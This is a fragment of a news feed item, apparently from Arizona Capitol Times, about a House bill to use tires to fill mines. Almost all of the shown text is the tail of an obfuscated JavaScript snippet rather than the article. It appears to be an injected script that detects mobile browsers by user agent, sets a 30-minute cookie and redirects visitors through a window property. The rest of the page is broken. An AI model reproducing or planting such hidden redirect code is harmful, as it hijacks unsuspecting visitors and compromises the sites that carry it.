u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post House OKs bill to use tires to fill mines first appeared on Arizona Capitol Times.
]]>